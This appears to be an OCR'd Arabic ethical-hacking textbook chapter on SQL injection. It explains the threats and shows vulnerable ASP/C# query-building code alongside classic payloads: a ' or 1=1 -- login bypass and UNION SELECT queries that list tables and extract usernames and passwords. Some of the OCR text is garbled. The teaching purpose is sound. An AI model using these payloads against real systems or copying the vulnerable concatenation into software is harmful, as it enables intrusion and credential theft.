

14

الهاكر الأخلاقي

SQL Injection

By

Dr.Mohammed Sobhy Teba
SQL Injection
https://www.facebook.com/tibea2004


CONTENTS

14.1 مفهوم حقن SQL "SQL INJECTION CONCEPT"

لفهم حقن **SQL** وتأثيره على الشبكة أو النظام، دعونا نبدأ مع المفاهيم الأساسية لحقن **SQL**. حقن **SQL** هو طريقه لحقن نوع من التعليمات البرمجية الذي يستغل نقاط الضعف في السلامة التي تحدث في طبقة قاعدة بيانات التطبيق. نقاط الضعف تحدث في الغالب نتيجة لتصفيتها عن طريق الخطأ المدخلات لأحرف الهروب في السلسلة الحرفية "**string literal escape characters**" المدمجة في عبارات **SQL** من المستخدمين أو إدخال المستخدم. هذا القسم يقدم لك حقن **SQL** والتهديدات والاعتداءات المرتبطة بها.

SQL Injection:

هو نوع من أنواع الثغرات في تطبيقات الويب حيث يمكن للمهاجم التلاعب وتقديم أمر **SQL** لاسترداد معلومات قاعدة البيانات. هذا النوع من الهجوم يحدث في الغالب عند تنفيذ تطبيق الويب باستخدام البيانات التي توفرها للمستخدم دون التحقق من صحة أو ترميز ذلك. ويمكن لهذه الثغرة منح حق الوصول إلى المعلومات الحساسة مثل أرقام الضمان الاجتماعي، وأرقام بطاقات الائتمان، أو البيانات المالية الأخرى إلى المهاجم ويسمح للمهاجمين لخلق، قرأه، تحديث، أو تغيير، أو حذف البيانات المخزنة في قاعدة البيانات الحالي. هو خلل (**flaw**) في تطبيقات الويب وليس في قاعدة البيانات أو خادم الويب على شبكة الإنترنت. معظم المبرمجين لا يزالون غير مدركين لهذا التهديد. وفقا لـ http://hackmageddon.com، فان حقن **SQL** هو الهجوم الأكثر استخداما من قبل المهاجمين لكسر أمن تطبيق الويب. من الإحصاءات التالية التي تم تسجيلها في سبتمبر عام 2012، فمن الواضح أن، حقن **SQL** هو النوع الأكثر خطورة والاكثر استخداما من قبل القراصنة في الهجوم الإلكتروني هذه الأيام بالمقارنة مع غيرها من الهجمات.




التهديدات الناتجة من هجوم SQL Injection

فيما يلي التهديدات الرئيسية الناتجة من هجوم SQL Injection:

- **انتحال الهوية "Spoofing identity":** انتحال الهوية هو الاسلوب الذي يتبعه المهاجمين. حيث يتم هنا خداع الناس للاعتقاد بأن البريد الإلكتروني أو موقع معين قد نشأ من المصدر الذي هو في الواقع ليس صحيحا.
- **تغير الأسعار "Changing prices":** واحده من أكثر المشاكل المتعلقة بحقن **SQL** هو استخدامه لتعديل البيانات. هنا المهاجمين يقومون بالدخول في بوابة التسوق عبر الانترنت وتغيير أسعار المنتج ومن ثم شراء المنتجات بأسعار أقل.
- **العبث بسجلات قاعدة البيانات "Tamper with database records":** تلف البيانات الرئيسي تماما مع البيانات المتغيرة؛ هناك حتى إمكانية استبدال البيانات أو حتى حذف البيانات تماما.
- **تصعيد الامتيازات "Escalation of privileges":** بمجرد أن يتم اختراق النظام، المهاجم يسعى الى الامتيازات العالية المستخدمة من قبل الأعضاء وكسب الوصول الكامل إلى النظام بالإضافة الى الشبكة.

- **الحرمان من الخدمة على الملقم "Denial-of-service on the server":** الحرمان من الخدمة هو هجوم حيث يكون المستخدمين الشرعيين غير قادرين على الوصول إلى النظام. حيث يتم إرسال المزيد والمزيد من الطلبات إلى الخادم، والتي لا يمكن التعامل معها. وهذا يؤدي إلى التوقف المؤقت في خدمات الملقم.



- **الكشف الكامل عن جميع البيانات على النظام "Complete disclosure of all the data on the system":** بمجرد اختراق الشبكة فانه يتم الكشف عن البيانات الحساسة والسرية للغاية مثل أرقام بطاقات الائتمان وتفاصيل الموظف، والسجلات المالية، وما الى ذلك.
- **تدمير البيانات "Destruction of data":** المهاجم، بعد السيطرة الكاملة على النظام، فانه يقوم بتدمير البيانات تماما، مما يؤدى إلى خسائر فادحة للشركة.
- **Voiding system's critical transaction**: يمكن للمهاجم تشغيل النظام، ويمكن أن يوقف جميع المعاملات الحاسمة التي يقوم بها النظام.
- **تعديل السجلات "Modifying the records":** يمكن للمهاجمين تعديل سجلات الشركة، وهو ما يثبت أن تكون انتكاسة كبيرة لنظام إدارة قاعدة بيانات الشركة.

ما هو SQL Injection؟

لغة الاستعلام الهيكلية "**Structured Query Language (SQL)**" هي في الأساس لغة نصوص التي تمكنك من التفاعل مع خادم قاعدة البيانات. أوامر **SQL** مثل **INSERT**، **RETRIEVE**، **UPDATE**، **DELETE** تستخدم لتنفيذ عمليات على قاعدة البيانات. المبرمجين يستخدموا هذه الأوامر لمعالجة البيانات في خادم قاعدة البيانات.

حقن **SQL** يعرف بأنه أسلوب يستفيد من ثغرات عدم التحقق من صحة المدخلات ويقحم أوامر **SQL** من خلال تطبيق الويب والتي يتم تنفيذها في قاعدة البيانات الخلفية. المبرمجين يستخدموا أوامر **SQL** مع المعلمات التي يتم توفيرها من العميل مما يجعل من السهل على المهاجمين حقن الأوامر. يمكن للمهاجمين بسهولة تنفيذ استعلامات **SQL** عشوائية على خادم قاعدة البيانات من خلال تطبيق الويب. المهاجمين يستخدمون هذه التقنية إما للوصول الغير مصرح به إلى قاعدة بيانات أو لاسترداد المعلومات مباشرة من قاعدة البيانات.

بناء على التطبيق وكيفية القيام بمعالجة البيانات التي يتم توفيرها من المستخدم، حقن **SQL** يمكن استخدامه لأداء الأنواع التالية من الهجمات:

- **تجاوز المصادقة "Authentication bypass":** هنا يمكن للمهاجم الدخول في الشبكة دون تقديم أي من اسم المستخدم أو كلمة المرور الأصيلة، ويمكنه الحصول على الوصول عبر الشبكة. فانه يحصل أيضا على أعلى امتياز في الشبكة.
- **الإفصاح عن المعلومات "Information disclosure":** بعد الدخول الغير المصرح به إلى الشبكة، فان المهاجم يحصل على الوصول إلى البيانات الحساسة المخزنة في قاعدة البيانات.
- **اختراق سلامة البيانات "Compromised data integrity":** المهاجم يقوم بتغير المحتوى الرئيسي للموقع ويدخل المحتويات الضارة فيه أيضا.

- **اختراق اتاحة البيانات "Compromised availability of data":** المهاجم يستخدم هذا النوع من الهجوم لحذف البيانات المتعلقة بتدقيق المعلومات أو أي معلومات قاعدة البيانات الحيوية الأخرى.
- **تنفيذ التعليمات البرمجية عن بعد "Remote code execution":** يمكن للمهاجم تعديل أو حذف، أو إنشاء البيانات أو حتى يمكن إنشاء حسابات جديدة مع كامل حقوق المستخدم على الملقمات التي تبادل الملفات والمجلدات. انها تسمح للمهاجمين لتقديم تنازلات على نظام التشغيل المضيف.

كيف تعمل تطبيقات الويب

تطبيق الويب هو برنامج يكون الوصول إليها من قبل المستخدمين عبر شبكة اتصال من خلال متصفح الويب. يمكن الوصول إلى تطبيقات الويب فقط من خلال متصفح الويب (إنترنت إكسبلورر، وموزيلا فايرفوكس، الخ). ويمكن للمستخدمين الوصول إلى التطبيق من أي جهاز كمبيوتر في الشبكة. واستنادا إلى تطبيقات الويب، تختلف متصفحات الويب أيضا إلى حد ما. زمن الاستجابة الشامل والسرعة تعتمد على سرعة الاتصال.

- الخطوة 1: طلبات المستخدمين من خلال متصفح الويب من الإنترنت إلى خادم الويب.
- الخطوة 2: يقبل خادم الويب الطلب ومن ثم توجيه الطلب الذي أرسل من قبل المستخدم إلى خادم تطبيق الويب القابلة للتطبيق.
- الخطوة 3: تطبيق خادم الويب يقوم بتنفيذ المهمة المطلوبة.
- الخطوة 4: تطبيقات الويب تقوم بالوصول إلى قاعدة البيانات بأكملها المتاحة وتستجيب إلى خادم الويب.
- الخطوة 5: خادم الويب يستجيب إلى المستخدم بعد اكتمال المعاملة.
- الخطوة 6: وأخيرا المعلومات التي يطلبها المستخدم تظهر على شاشة المستخدم.



التكنولوجيا من جانب الخادم "Server-side Technologies"

تستخدم هذه التكنولوجيا على جانب الملقم لـ **client/server technology**. لتحقيق النجاح في عالم الأعمال، وليس فقط المعلومات المهمة، لكننا بحاجة أيضا الى السرعة والكفاءة. التكنولوجيا من جانب الخادم تساعدنا على الوصول بشكل سلس، وتقديم وتخزين واستعادة المعلومات. وتشمل التقنيات المختلفة من جانب الخادم: **ASP**، **ASP.Net**، **Cold Fusion**، **JSP**، **PHP**، **Python**، و**Ruby**. تقنيات جانب الخادم مثل **ASP.NET** و**SQL** يمكن استغلالها بسهولة عن طريق استخدام حقن **SQL**.

- تقنيات من جانب الخادم القوية مثل **ASP.NET** وخوادم قاعدة البيانات تسمح للمطورين لإنشاء المواقع التي تعتمد على البيانات ديناميكيا مع سهولة لا تصدق.
- جميع قواعد البيانات **SQL Server**، **Oracle**، **IBM DB2**، و**MySQL**، عرضة لهجمات حقن **SQL**.
- هجمات حقن **SQL** لا تستغل نقطة ضعف في برامج معينة. بدلا من ذلك تستهدف المواقع التي لا تتبع ممارسات ترميز آمنة للوصول إلى ومعالجة البيانات المخزنة في قاعدة البيانات.
- قوة **ASP.NET** و**SQL** يمكن بسهولة أن تستغل من قبل المهاجمين باستخدام هجمات حقن **SQL**.

HTTP Post Request

HTTP POST request ينشأ وسيلة لتمرير مجموعات كبيرة من البيانات إلى الخادم. **HTTP POST request** هي مثالية للتواصل مع خدمة **XML** لشبكة الإنترنت. وقد تم تصميم هذه الطرق لتقديم البيانات واسترجاعها على خادم الويب.
عندما يوفر المستخدم المعلومات وينقر للإرسال، فان المتصفح يقدم السلسلة إلى خادم الويب التي تحتوي على أوراق اعتماد المستخدم. هذه السلسلة هي واضحة في جسم طلب **HTTP POST** أو **HTTPS POST** على النحو التالي:


```
SQL query at the database
    select * from Users where (username = 'bart' and password = 'simpson') ;
    <form action="/cgi-bin/login" method=post>
    Username: <input type=text name=username>
    Password: <input type=password name=password>
    <input type=submit value=Login>
```

المثال الاول

استعلام SQL عادى "Normal SQL Query"

هنا يتم استخدام مصطلح "**query**" للأوامر. يتم كتابة كافة التعليمات البرمجية **SQL** في شكل **query statement** ومن ثم تنفيذها. وتشمل عمليات البيانات المختلفة من استعلامات **SQL**، الاختيار من البيانات، إدراج/تحديث البيانات، أو إنشاء كائنات البيانات مثل قواعد البيانات والجداول مع **SQL**. تبدأ جميع بيانات الاستعلام مع جملة مثل **SELECT** ، **UPDATE**، **CREATE**، و**DELETE**.

امثله على استعلام SQL:



SQL Injection Query

العملية الأكثر شيوعا في **SQL** هي الاستعلام "**query**"، ويتم تنفيذ ذلك مع العبارة **SELECT** التعريفية. هذا الأمر **SELECT** يقوم باسترداد البيانات من جدول واحد أو أكثر. استفسارات **SQL** تسمح للمستخدم لوصف أو تعيين البيانات المطلوبة، وترك نظم إدارة قواعد البيانات "**DBMS (Data Base Management System)**" المسؤولة عن التحسين والتخطيط وتنفيذ العمليات الفيزيائية. ويتضمن استعلام **SQL** قائمة الأعمدة التي يتم تضمينها في النتيجة النهائية للكلمة **SELECT**.
إذا تم إدراج المعلومات المقدمة من المتصفح إلى تطبيق الويب إلى استعلام قاعدة البيانات من دون تفتيشها بشكل صحيح، فقد يكون هناك فرصة لحدوث حقن **SQL**. شكل **HTML** الذي يتلقى ويمرر على المعلومات المنشورة من قبل المستخدم إلى البرنامج النصي **Active Server Pages (ASP) script** التي تعمل على خادم الويب **IIS** هو أفضل مثال على حقن **SQL**. تمرير المعلومات هو اسم المستخدم وكلمة المرور. عن طريق الاستعلام عن قاعدة بيانات ملقم **SQL** يتم التحقق من هذه العناصر الاثنين من البيانات.

username Blah' or 1=1 --
password Springfield

The query executed is:

SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND
Password=' Springfield';

However, the ASP script builds the query from user data using the following line:

Blah query = "SELECT * FROM users WHERE username = ' " + Blah' or 1=1 --
+" ' AND password = ' " + Springfield + " ' ";

If the user name is a single-quote character (') the effective query becomes:

SELECT * FROM users WHERE username = ' ' ' AND password =
' [Springfield] ';

This is invalid SQL syntax and produces a SQL server error message in the user's browser:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft] [ODBC SQL Server Driver] [SQL Server]Unclosed quotation mark
before the character string ' ' and password= ' '.
/login.asp, line 16

علامة الاقتباس "**quotation mark**" المقدمة من قبل المستخدم قد أغلقت أول واحد، والثاني قامت بإنشاء خطأ، لأنه لم يتم اغلاقه. في هذا المثال، لتخصيص سلوك الاستعلام، يمكن للمهاجم أن يبدأ ضخ السلاسل فيه. المحتوى الموجود في **(--) double hyphes** يعني **Transact-SQL comment**.



تحليل التعليمات البرمجية "Code Analysis"

تحليل التعليمات البرمجية هو عملية الاختبار الآلي للكود المصدري لغرض التصحيح قبل الإصدار الأخير من البرنامج لغرض البيع أو التوزيع.

- المستخدم يقوم بإدخال اسم المستخدم وكلمة المرور التي تطابق السجل "**record**" في جدول المستخدمين "**user tables**".
- يستخدم استعلام **SQL** ديناميكيا لاسترداد عدد الصفوف المطابقة.
- ثم مصادقة المستخدم وتوجيهه إلى الصفحة المطلوبة.

When the attacker enters blah' or 1:1 -- then the SQL query can look like:

SELECT Count (*) FROM Users WHERE UserName='blah' Or 1=1 --' AND
Password=''

Because a pair of hyphens designates the beginning of a comment in SQL, the query simply becomes:

SELECT Count (*) FROM Users WHERE UserName='b1ah' Or 1=1
string strer = "SELECT Count(*) FROM Users WHERE UserName='"
txtUser.Text + " ' AND Password=' " + txtPassword.Text + " ' ";

المثال الثاني: BADPRODUCTLIST.ASPX

المصدر: https://msdn.microsoft.com/en-us/default.aspx

تعرض هذه الصفحة المنتجات من قاعدة بيانات **Northwind** وتسمح للمستخدمين لتصفية القائمة الناتجة من المنتجات التي تستخدم مربع نص يسمى **txtFilter**. كما في المثال السابق، الصفحة مهيأة لهجمات حقن **SQL** لأن **SQL** المنفذة شيدت بشكل ديناميكي من قيمة دخل المستخدم. هذه الصفحة هي جنة القراصنة لأنه يمكن اختطافها من قبل القراصنة المخضرمين للكشف عن معلومات سرية، وتغيير البيانات في قاعدة البيانات، تلف سجلات قاعدة البيانات، وحتى إنشاء حسابات مستخدمين في قاعدة بيانات جديدة.


معظم قواعد بيانات **SQL** بما في ذلك **SQL Server** تقوم بتخزين البيانات **metadata** في سلسلة من جداول النظام مع الاسماء **sysobjects**، **syscolumns**، **sysindexes**، وهكذا. وهذا يعني أن القراصنة يمكنهم استخدام جداول النظام للتأكد من معلومات المخطط من أجل قاعدة بيانات للمساعدة في اختراق المزيد من قاعدة البيانات. على سبيل المثال، ادخل النص التالي في مربع النص **txtFilter** والتي يمكن استخدامها للكشف عن أسماء الجداول المستخدمة في قاعدة البيانات:

UNION SELECT id, name , ' ' , 0 FROM sysobjects WHERE xtype ='U' --

البيان **UNION** على وجه الخصوص هو مفيد لهاكر لأنها تسمح له بلصق نتائج استعلام واحد على الآخر. في هذه الحالة، قد يقسم الهاكر أسماء جداول المستخدم في قاعدة البيانات إلى الاستعلام الأصلي لجدول المنتجات. الحيلة الفنية الوحيدة هي مطابقة الأرقام وأنواع البيانات من الأعمدة إلى الاستعلام الأصلي. الاستعلام السابق قد تكشف عن أن الجدول الذي يسمى **Users** موجود في قاعدة البيانات. الاستعلام الثاني يمكن أن تكشف عن الأعمدة في الجدول **Users**. باستخدام هذه المعلومات، الهاكر قد يدخل ما يلي في المربع النص**txtFilter** :

UNION SELECT 0, UserName, Password, 0 FROM Users --

يدخل هذا الاستعلام للكشف عن أسماء المستخدمين وكلمات السر الموجودة في جدول المستخدمين.



تحليل الهجوم "attack analysis"

أي موقع يحتوي على شريط البحث من اجل قيام المستخدمين للبحث عن البيانات وإذا كان شريط البحث لا يمكنه العثور على الثغرات في البيانات المدخلة، فيمكن استخدامه من قبل المهاجمين لخلق نقاط الضعف للهجوم.

عند إدخال القيمة في مربع البحث على النحو التالي "**blah UNION Select 0, username, password, 0 from users**". فان استعلام **SQL** المنفذة هي:

SELECT ProductID, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE ProductName LIKE ' blah ' UNION SELECT 0, username, password, 0 FROM USERS --

بعد تنفيذ استعلام **SQL** فانه يظهر النتائج مع أسماء المستخدمين وكلمات السر.



المثال الثالث: Updating Table

لإنشاء أمر **UPDATE** في استعلام **SQL** فان بناء الجملة سوف يكون كالتالي:

UPDATE "table name"
SET "column_1: = [new value]
WHERE {condition}

على سبيل المثال، لدينا جدول كالتالي:

Table Store_Information

Store_Name	Sales	Date
Sydney	$100	Aug-06-2012
Melbourne	$200	Aug-07-2012
Queensland	$400	AUg-08-2012
Victoria	$800	Aug-09-2012

نلاحظ أن مبيعات **Sydney** في 2012/06/08 هي في الواقع 250 دولار بدلا من 100 دولار، ويحتاج هذا الدخول الخاص إلى تحديث. للقيام بذلك، نستخدم استعلام **SQL** التالي:


UPDATE Store Information

SET Sales = 250
WHERE store name = "Sydney"
AND Date = "08/06/2012"

الجدول الناتج سوف يكون بهذا الشكل:

Table Store Information

Store_Name	Sales	Date
Sydney	$250	Aug-06-2012
Melbourne	$200	Aug-07-2012
Queensland	$400	AUg-08-2012
Victoria	$800	Aug-09-2012



المثال الرابع: Adding New Records


يوضح المثال التالي عملية إضافة سجلات جديدة إلى الجدول:

INSERT INTO table name (column1, column2, column3.
VALUES (value1, value2, value3.

